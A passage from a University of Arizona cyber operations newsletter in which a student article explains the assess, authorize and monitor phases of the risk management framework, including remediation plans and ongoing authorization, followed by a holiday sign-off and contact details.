In this case, many organizations leverage Microsoft Active Directory to manage users, groups, and roles. Custom scripts may be developed to pull the list of users from Active Directory and output to a file to be uploaded to the RMPS. Once uploaded, the assessor will assess the evidence provided to ensure users are uniquely identified. Alternatively, without automation, another individual will be required to pull the list of users from Active Directory to hand to the assessor. This greatly reduces time and cost while increasing efficiency. Upon completion of the control assessments, reports must be generated of the assessor findings. Recommendations may be provided by the assessment team to facilitate a passing control, but the organization is ultimately responsible for making any necessary corrections. The report generates the next step which is take remediation actions. These are the direct responses to any findings from the assessment team while updating any necessary documentation for the system or component. The final step in the assessment phase is to create a plan of action and milestones for the remediation of any unacceptable risks uncovered by the assessment team.



## THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

&gt; . PART 3 OF 6

&gt; . Jordan A. VanHoy

**Authorize.** The authorize phase of the risk management framework is the first time the systems are brought online, if deemed acceptable. During this phase, senior management works to determine if the security and privacy risk are within acceptable limits for the system to operate on the organizational network. If a system is deemed unable to be authorized, the system will revert back to the select phase for control selection. A system deemed to have too high of a risk to be authorized may be reassessed at any time given ample steps taken to reduce the risk to an acceptable level. The risk management framework defines five tasks associated with the authorization phase. During the first step, an authorization package containing details of the systems requesting authorization are documented for senior management. Once this is complete, the risk determination is made based on the level of risk the system poses to the overall organizational risk tolerance. If a risk has been determined, risk responses may be issued for the system prior to the authorization decision. Finally, the authorization task ends with authorization reporting to include the decisions made during the authorization phase, vulnerabilities to be aware of, and the risks reported to the management.

**Monitor.** Situational awareness of the ongoing risk posed to the enterprise network is vital to the overall health of the organization. During the phase the organization also takes steps to follow the plan of action and milestones (POAM) for assets requiring remediation. The goal is to get these systems out of a remediation state and into production as quickly as possible. During this phase there are seven tasks executed to maintain situational awareness of the current privacy and security posture. Beginning with the system and environment changes, any alterations are documented and updated. This may also produce slight variations in reports which need to be monitored to ensure the systems maintain a level of risk within the risk tolerance. Once this has been accomplished the organization may move to task two which is ongoing assessments. This provides continuous insight to the effectiveness and maintains the desired outcome of the controls implemented. Escalating further we see that ongoing risk response is the next logical step which involves examining and analyzing the output of the continuous monitoring efforts. Generally, this step sees the implementation of mitigation actions or decisions to accept risk and are heavily documented in both cases.



## THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

&gt; . PART 3 OF 6

&gt; . Jordan A. VanHoy

Based on the information and potential changes to the system and environment for the tasks completed prior to task 4, authorization package updates may be issued by senior management. Authorization package updates are the management's decision on the level of risk a system poses based off of alterations or deviations from the initial plan. Task five takes the aggregation of this information and presents the data to senior management to ensure situational awareness is maintained and the strategic business goals executed in a timely fashion. In the next task, ongoing authorization occurs via time or event-based triggers. Senior management must communicate the acceptable level of risk to the members of the organization while the members report current levels of risk for each system. This is a balancing act that can be delicate as too many risk acceptances may breach the risk tolerance levels established by senior management. The final step of the monitor phase is to develop a system disposal strategy in accordance with the business function and goals.



>. ---CONNECTION ESTABLISHED---  
>. FROM EVERYONE AT THE UNIVERSITY OF ARIZONA  
>. HAVE A SAFE AND FUN THANKSGIVING  
>. HACK THE PLANET!!  
>. ---END TRANSMISSION---

NOVEMBER MONTHLY CONTENT FALL 2022

X



## CONTACT US

**CIIO@EMAIL.ARIZONA.EDU**

**1140 N. Colombo Ave. | Sierra Vista, AZ  
85635**

**Phone: 520-458-8278 ext 2155**

**<https://cyber-operations.azcast.arizona.edu/>**

**EDITOR IN CHIEF –  
PROOFREADERS –**

**PROFESSOR MICHAEL GALDE  
DR. HARRY COOPER**



**CAE**  
IN CYBERSECURITY  
COMMUNITY